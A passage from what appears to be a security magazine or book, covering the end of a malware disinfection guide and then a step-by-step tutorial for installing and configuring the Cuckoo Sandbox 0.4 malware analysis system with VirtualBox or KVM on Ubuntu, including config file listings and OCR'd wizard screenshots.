- Identify and kill malicious processes.
- Identify and delete malicious autorun entries.
- Reboot and repeat the previous steps.
- Delete associated files and folders.
- Run a full scan with your installed antivirus product.
- If disinfection is applied successfully, connect to the network again. If possible, connect to a separate network first to verify everything is indeed back to normal or not. Perform an online scan with another antivirus product than the one you have installed.

Summary

This concludes our three case studies – rogueware, Trojan Horse and rootkit. I do hope that you have enjoyed reading the article and going carefully through each step.

We have seen three different case studies as described above, but it is totally not uncommon to have all three types of malware on the same machine. For example, certain families of rogueware have been seen to drop the infamous TDL4 rootkit variant. Goal is to ensure the persistence of the payload on the machine. Therefore, it is advised to always use an anti-rootkit as well.

Remember that some malware is more advanced than others, and it might take you some time to fully disinfect a machine. Sometimes it's easier, quicker and cleaner to perform a reinstallation of the operating system. If you're ever stuck, there are many forums out there specifically for helping you in cleaning malware off an infected computer.

As quickly as malware is evolving, so are the people who are constantly battling them – whether this would be antivirus companies, independent malware or security research folks, agencies and governments... Join our cause in making this world a malware-free environment and educate everyone around you, each day.

Should you have any further questions, comments or remarks, I am always available for feedback. You can contact me via Twitter: @bartblaze or via email: bart@bartblaze.net .

On the web

- https://zeltser.com/malware-analysis-toolkit - 5 Steps to Building a Malware Analysis Toolkit Using Free Tools
- http://technet.microsoft.com/nl-nl/sysinternals/bb963902 - Autoruns
- http://www.raktor.net/exeHelper/exeHelper.com - exeHelper
- http://www.gmer.net – GMER
- http://download.bleepingcomputer.com/sUBs/MiniFixes/Inherit.exe - Inherit
- http://www.kernelmode.info/forum/viewtopic.php?f=11&t=10 – List of anti-rootkits
- http://technet.microsoft.com/en-us/sysinternals/bb896653 - Process Explorer
- http://technet.microsoft.com/en-us/sysinternals/bb897445 - RootkitRevealer
- http://www.antirootkit.com/software/RootKit-Unhooker.htm - Rootkit Unhooker
- https://bartblaze.blogspot.com – The author's own weblog

Glossary

Address space – in this context, memory address of a process.

Botnet – a group of computers infected with malware and controlled by the so called bot herder. Botnets can be used to launch DDoS attacks, send spam

Dropper – a dropper is a program that installs or downloads additional malware on a system.

LoveLetter – also known as ILOVEYOU worm – spread mostly via email, infected millions of machines.

Master Boot Record – first 512 bytes at the first sector of a hard drive.

Payload – modifications or damage done by malware.

Zombie – computer infected with malware and possibly compromised by a hacker. Zombies are typically part of a botnet.

About the Author
The author has been working as a technical support engineer in the antivirus industry for several years and is also involved in performing malware research and malware analysis, intended primarily for improving his own skills and raising awareness amongst every computer user, whether it would be home or business users. You can follow him on Twitter: @bartblaze
"A day without learning is a day wasted!"

Chapter 3

Malware analysis with Cuckoo Sandbox

Overview

According to Wikipedia: a honeypot is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems. Generally it consists of a computer, data, or a network site that appears to be part of a network, but is actually isolated and monitored, and which seems to contain information or a resource of value to attackers.

Cuckoo Sandbox is a high-interactive system honeypot that lets you to analyze suspicious files by executing / opening them in a virtual environment that records all the actions made by the suspected file.

Version 0.4 was recently released and this article will explain how to to install and configure Cuckoo sandbox for both VirtualBox and KVM virtual machines, how to analyze suspected files and how to hide your analysis machines from counter-measures using the anonymous Tor network and INetSim network simulator.

What you will learn After following these instructions you should have a malware analysis environment capable of automatically analyze suspicious binaries, documents and other suspicious files (in trade-speak called "samples").

What you should know This article assumes that you already have a working Ubuntu installation, a LTS (Long Term Support) version is highly recommended. It also assumes that you are familiar with administrating a Linux based system, edit files etc. from the command line. It also assumes that you have installation media and licenses for one or several Microsoft Windows client operating systems (XP, Vista and/or Windows 7), a MSDN subscription for USD$699 per year is a very affordable way to get access to all Microsoft Windows operating systems. See http://msdn.microsoft.com/en-us/subscriptions/buy.aspx for details.

Making sure Python and all its dependencies are installed

Install the required Python modules with the following command

```
$ sudo apt-get install python
$ sudo apt-get install python-magic python-dpkt python-mako
```

If you are going to compile applications and python-modules from source you need to install some additional software:

```
$ sudo apt-get install python-setuptools python-dev libtool build-essential subversion  ←
    python-dev automake libpcre3-dev
```

Installing a virtualization engine

Cuckoo sandbox requires a virtualization engine, and as of this writing both VirtualBox and KVM are currently supported. Below are instructions on how to install either one of them. I would not recommend installing both of them as it can lead to resource conflicts.

Installing VirtualBox

Add Virtualbox’s repository to list of enabled repositories by running the following command:

```
$ sudo sh -c "echo 'deb http://download.virtualbox.org/virtualbox/debian '$(lsb_release -cs ↩
    )' contrib non-free' > /etc/apt/sources.list.d/virtualbox.list" && wget -q http:// ↩
    download.virtualbox.org/virtualbox/debian/oracle_vbox.asc -O - | sudo apt-key add - &&  ↩
    sudo apt-get update
```

Install VirtualBox 4.1 (current version) by running the following command

```
$ sudo apt-get install virtualbox-4.1 dkms
```

the dkms package makes sure that the VirtualBox kernel modules are updated when you update the system kernel.

Installing VirtualBox propriety components

VirtualBox has some propriety components (Extension Pack) that needs to be downloaded from VirtualBox directly at https://www.virtua
wiki/Downloads.

---- Installing KVM ---- Cuckoo can also use KVM (Kernel-based Virtual Machine) as its virtualization engine. To install KVM you execute the following command

```
$ sudo apt-get install qemu-kvm libvirt-bin ubuntu-vm-builder bridge-utils
```

Installing Cuckoo Sandbox

Download version 0.4 from http://www.cuckoobox.org/ and unpack it.

Required packages

To record network communication from the sample you will need to install TCPDump

```
$ sudo apt-get install tcpdump
```

and make it able to sniff network traffic without root privileges

```
$ sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
```

this is much safer then making tcpdump suid-root.

Optional package: MongoDB

If you want to use the MongoDB backend you need to install MongoDB python bindings:

For Ubuntu 10.04 LTS you must run the easy_install utility to build the MongoDB support from source

```
$ sudo easy_install pymongo
```

For Ubuntu 12.04 LTS you can use apt-get to get a pre-compiled version of pymongo:

```
$ sudo apt-get install python-pymongo
```

Optional package: SSDeep

As I also wanted SSDeep checksums I installed the ssdeep package and related python modules

```
$ sudo apt-get install ssdeep
```

Go to http://code.google.com/p/pyssdeep/ and download pyssdeep, alternative grab it from the subversion repository like this:

```
$ svn checkout http://pyssdeep.googlecode.com/svn/trunk/ pyssdeep
```

Once downloaded it is time to install it

```
$ cd pyssdeep
$ python setup.py build
$ sudo python setup.py install
```

Optional package: YARA

YARA is a tool aimed at helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families based on textual or binary patterns contained on samples of those families. Each description consists of a set of strings and a Boolean expression which determines its logic. Cuckoo uses YARA to identify potential malicious binary signatures like packers etc.

Go to http://code.google.com/p/yara-project/ and download YARA and its python bindings, alternative grab it from the subversion repository like this:

```
$ svn checkout http://yara-project.googlecode.com/svn/trunk/ yara-project
```

Configure, compile and install YARA

```
$ ./bootstrap.sh
$ ./configure
$ make
$ sudo make install
```

Install YARA python bindings

```
$ cd yara-python
$ python setup.py build
$ sudo python setup.py install
```

Create a user

You either can run Cuckoo from your own user or create a new one dedicated just to your sandbox setup. Make sure that the user that runs Cuckoo is the same user that you will use to create and run the virtual machines, otherwise Cuckoo won't be able to identify and launch them.

Create a new user:

```
$ sudo adduser cuckoo
```

If you're using VirtualBox as your virtual environment make sure the new user belongs to the "vboxusers" group:

```
$ sudo useradd -G vboxusers cuckoo
```

If you're using KVM as your virtual environment make sure the new user belongs to the "libvirtd" group:

```
$ sudo useradd -G libvirtd cuckoo
```

Configuration

Cuckoo relies on three main configuration files:

cuckoo.conf: for configuring general behavior and analysis options.

<machinemanager>.conf: for defining the options for your virtualization software.

reporting.conf: for enabling or disabling report formats.

cuckoo.conf

The first file to edit is conf/cuckoo.conf, whose default content is:

Listing 1: conf/cuckoo.conf

```
[cuckoo]
# Set the default analysis timeout expressed in seconds. This value will be
# used to define after how many seconds the analysis will terminate unless
# otherwise specified at submission.
analysis_timeout = 120

# Set the critical timeout expressed in seconds. After this timeout is hit
# Cuckoo will consider the analysis failed and it will shutdown the machine
# no matter what. When this happens the analysis results will most likely
# be lost. Make sure to have a critical_timeout greater than the
# analysis_timeout.
critical_timeout = 600

# If turned on, Cuckoo will delete the original file and will just store a
# copy in the local binaries repository.
delete_original = off

# Specify the name of the machine manager module to use, this module will
# define the interaction between Cuckoo and your virtualization software
# of choice.
machine_manager = virtualbox

# Enable or disable the use of an external sniffer (tcpdump) [yes/no].
use_sniffer = yes

# Specify the path to your local installation of tcpdump. Make sure this
# path is correct.
tcpdump = /usr/sbin/tcpdump

# Specify the network interface name on which tcpdump should monitor the
# traffic. Make sure the interface is active.
interface = vboxnet0
```

The configuration file is pretty self-explanatory. If you are using KVM instead of VirtualBox change the line machine_manager = virtualbox to machine_manager = kvm.

<machinemanager>.conf

Machine managers are the modules that define how Cuckoo should interact with your virtualization software of choice.

Every module should have a dedicated configuration file which defines the details on the available machines. For example, if you created a vmware.py machine manager module, you should specify vmware in conf/cuckoo.conf and have a conf/vmware.conf file.

Cuckoo provides some modules by default and for the sake of this guide, we’ll assume you’re going to use VirtualBox.

Following is the default conf/virtualbox.conf file:

Listing 2: conf/virtualbox.conf

```
[virtualbox]
# Specify which VirtualBox mode you want to run your machines on.
# Can be "gui", "sdl" or "headless". Refer to VirtualBox's official
# documentation to understand the differences.
mode = gui

# Path to the local installation of the VBoxManage utility.
path = /usr/bin/VBoxManage

# Specify a comma-separated list of available machines to be used. For each
# specified ID you have to define a dedicated section containing the details
# on the respective machine. (E.g. cuckoo1,cuckoo2,cuckoo3)
machines = cuckoo1

[cuckoo1]
# Specify the label name of the current machine as specified in your
# VirtualBox configuration.
label = cuckoo1

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows

# Specify the IP address of the current machine. Make sure that the IP address
# is valid and that the host machine is able to reach it. If not, the analysis
# will fail.
ip = 192.168.56.101
```

The comments for the options are self-explanatory. After you have confirmed that everything is working I suggest you change mode = gui to mode = headless. For each machine you add you need to duplicate the following lines (modify them to reflect the new virtual machine):

Listing 3

```
[cuckoo1]
platform = windows
ip = 192.168.56.101
```

And it add the virtual machine to the "machines" list.

If you add support for other virtual environments you can use this same configuration structure for any other machine manager module.

reporting.conf

The conf/reporting.conf file contains information on the automated reports generation.

It contains the following sections:

Listing 4: conf/reporting.conf


```
# Enable or disable the available reporting modules [on/off].
# If you add a custom reporting module to your Cuckoo setup, you have to add
# a dedicated entry in this file, or it won't be executed.
# You can also add additional options under the section of your module and
# they will be available in your Python class.

[jsondump]
enabled = on

[reporthtml]
enabled = on
```

```
[pickled]
enabled = on

[metadata]
enabled = on

[maec11]
enabled = on

[mongodb]
enabled = off

[hpfclient]
enabled = off
host =
port = 10000
ident =
secret =
channel =
```

By setting those option to on or off you enable or disable the generation of such reports. Later I will walk through the different report formats and when you want to use them.

Activation of VirusTotal analysis

Cuckoo Sandbox can automatically see if analyzed samples have been sent to VirusTotal, a webservice that scans uploaded samples by over 40 different anti-malware scanners and include the results in the report. All you need to do to activate this feature (which I highly recommend) is to go to http://www.virustotal.com and register for an account, then go to your "Profile" → "API Key" settings and note your API key which you will have to insert into modules/processing/virustotal.py in the VIRUSTOTAL_KEY = "" variable.



Michael Boman

@MichaelBoman

Reputation: 1 Joined: October 1, 2010

This is your personal key, do not disclose it to anyone that you do not trust, do not embed it in scripts or software from which it can be easily retrieved if you care about its confidentiality. Please note that the request rate limits of the public API actually apply to the tuple (IP address, key), hence, software developers can make use of the key in their releases without any problem because each of their users will be subjected to and independent request rate counter.

[redacted]

VirusTotal's public API lets you automate basic tasks related to VirusTotal's database and scanning service. It is by no means exhaustive and if you need access to advanced searches you should consider asking for access to the private API.

Remember that the public API can only be used for non-commercial purposes, always with the idea of helping the community in mind. Remember also that it is restricted to 4 requests of any nature per minute.

Further information on the usage of the API can be found in the public API documentation.

Should you need to perform advanced searches, bulk file or url submissions or should you need a higher request throughput, there is a private VirusTotal API that may suit your needs. This API returns much more information about the samples than the public one: tool results (PDFiD, Sigcheck, Portable Executable information, ...), submission dates to VirusTotal, submission intensity to VirusTotal, all reports on a given sample over time, goodware information, etc.


The private API was initially thought for security and malware research related companies. Academic researchers may also be entitled to use the private API. Do not hesitate to contact us to see what we can do to improve your VirusTotal experience.

Figure 3.1: Location of the VirusTotal API key

Installation of Guest OS

For the analysis environment I will walk through a Windows XP environment, but similar setup is used for all Microsoft Windows client operating systems.

Create a Windows XP guest virtual machine




Welcome to VirtualBox!

The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the ⌘? key to get instant help, or visit www.virtualbox.org for the latest information and news.

Figure 3.2: Create a new virtual machine by pressing the "New" button on the top-left.




Welcome to VirtualBox!

Welcome to the New Virtual Machine Wizard!

This wizard will guide you through the steps that are necessary to create a new virtual machine for VirtualBox.

Use the **Continue** button to go to the next page of the wizard and the **Go Back** button to return to the previous page. You can also press **Esc** if you want to cancel the execution of this wizard.

Figure 3.3: The new virtual machine wizard starts. Click "Continue".




Enter a name for the new virtual machine and select the type of the guest operating system you plan to install onto the virtual machine.

The name of the virtual machine usually indicates its software and hardware configuration. It will be used by all VirtualBox components to identify your virtual machine.

Name: cuckoo1

OS Type
Operating System: Microsoft Windows
Version: Windows XP

Figure 3.4: Time to give the virtual machine a name and configure what OS the virtual machine should be configured for. For this we will name it "cuckoo1" as it is later already configured to be used with Cuckoo Sandbox. For OS we will choose Microsoft Windows XP. Click "Continue" to go to the next step of the wizard.




Select the amount of base memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended base memory size is **192** MB.

Base Memory Size: 512 MB
4 MB
8192 MB

Figure 3.5: Time to configure how much RAM the virtual machine should have. 192 MB is recommended minimum, but I would not give a virtual XP machine less then 512 MB RAM. Click "Continue" to go to the next step of the wizard.



Virtual Hard Disk

If you wish you can now add a start-up disk to the new machine. You can either create a new virtual disk or select one from the list or from another location using the folder icon.

If you need a more complex virtual disk setup you can skip this step and make the changes to the machine settings once the machine is created.


The recommended size of the start-up disk is **10.00 GB**.

[✓] Start-up Disk

(●) Create new hard disk
( ) Use existing hard disk

Empty

Figure 3.6: Time to create a virtual hard disk. The default (checked "Start-up Disk", selected "Create new hard disk") will do just fine. Click "Continue".



Welcome to the virtual disk creation wizard

This wizard will help you to create a new virtual disk for your virtual machine.


Use the **Continue** button to go to the next page of the wizard and the **Go Back** button to return to the previous page. You can also press **Esc** if you want to cancel the execution of this wizard.

Please choose the type of file that you would like to use for the new virtual disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

File type

(●) VDI (VirtualBox Disk Image)
( ) VMDK (Virtual Machine Disk)
( ) VHD (Virtual Hard Disk)
( ) HDD (Parallels Hard Disk)

Figure 3.7: Time to choose what kind of virtual disk image the virtual hard drive should be. I use "VDI (VirtualBox Disk Image). Click "Continue".



Virtual disk storage details

Please choose whether the new virtual disk file should be allocated as it is used or if it should be created fully allocated.


A **dynamically allocated** virtual disk file will only use space on your physical hard disk as it fills up, although it will not shrink again automatically when space on it is freed.

A **fixed size** virtual disk file may take longer to create on some systems but is often faster to use.

Storage details

[✓ Dynamically allocated]
Fixed size

Figure 3.8: Choose "Dynamically allocated" disk, which means that the virtual hard disk image will only take the amount of disk space it is using, saving the system from storing empty space. This also means that you can give the virtual machine a more realistic disk size even if you don't have tons of space on the host machine.



Virtual disk file location and size

Please type the name of the new virtual disk file into the box below or click on the folder icon to select a different folder to create the file in.


Location: cuckoo1

Select the size of the virtual disk in megabytes. This size will be reported to the Guest OS as the maximum size of this virtual disk.

Size: 160.00 GB

4.00 MB 2.00 TB

Figure 3.9: Leave the "Location" as default. I choose to create a 160 GB disk for this virtual machine. When we are done the actual space will be about 10 GB.




Summary

You are going to create a new virtual disk with the following parameters:

```
File type: VDI (VirtualBox Disk Image)
Details:   Dynamically allocated storage
Location: /Users/michael/VirtualBox VMs/cuckoo1/cuckoo1.vdi
Size:      160.00 GB (171798691840 B)
```

If the above settings are correct, press the **Create** button. Once you press it the new virtual disk file will be created.

Figure 3.10: The virtual hard disk has been configured and is ready to be created. Click "Create" to create the virtual disk.



Summary


You are going to create a new virtual machine with the following parameters:

```
Name:         cuckoo1
OS Type:      Windows XP
Base Memory: 512 MB
Start-up Disk: cuckoo1.vdi (Normal, 160.00 GB)
```

If the above is correct press the **Create** button. Once you press it, a new virtual machine will be created.

Note that you can alter these and all other setting of the created virtual machine at any time using the **Settings** dialog accessible through the menu of the main window.

Figure 3.11: The virtual machine is ready to be created. Click "Create" to complete the wizard.



cuckoo1
Powered Off

General
Name: cuckoo1
OS Type: Windows XP

Preview
cuckoo1

System
Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk

Display
Video Memory: 16 MB
Remote Desktop Server: Disabled

Storage
IDE Controller
IDE Primary Master: cuckoo1.vdi (Normal, 160.00 GB)
IDE Secondary Master (CD/DVD): Empty

Audio
Host Driver: CoreAudio
Controller: ICH AC97

Network

Figure 3.12: The virtual machine has been created.

Install Windows XP OS


Install XP as usual. If you have the ability and infrastructure for it you could go ahead and create a AD-domain and join the client computer to it to simulate a SME-setup for a more life-like environment.

For more successful sample execution (on the expense of making the environment less life-like) is to disable the Windows Firewall so that the executed sample can do all it deeds without triggering it. I also strongly suggest that you disable automated windows updates so you have full control what software you have on the system at any given time. This also applies to all 3rd party products you install later.

Install VirtualBox guest components

If you are using VirtualBox virtualization engine you can install the VirtualBox Guest addons to provide better cooperability between the Windows guest and the underlying system, with the expense that it increases the ability for malware to detect it is running in a virtual environment.

Start the installation of guest components by in VirtualBox GUI go to Devices → Install Guest Addons… The installation process starts…


Oracle VM VirtualBox Guest Additions 4.1.12 Setup

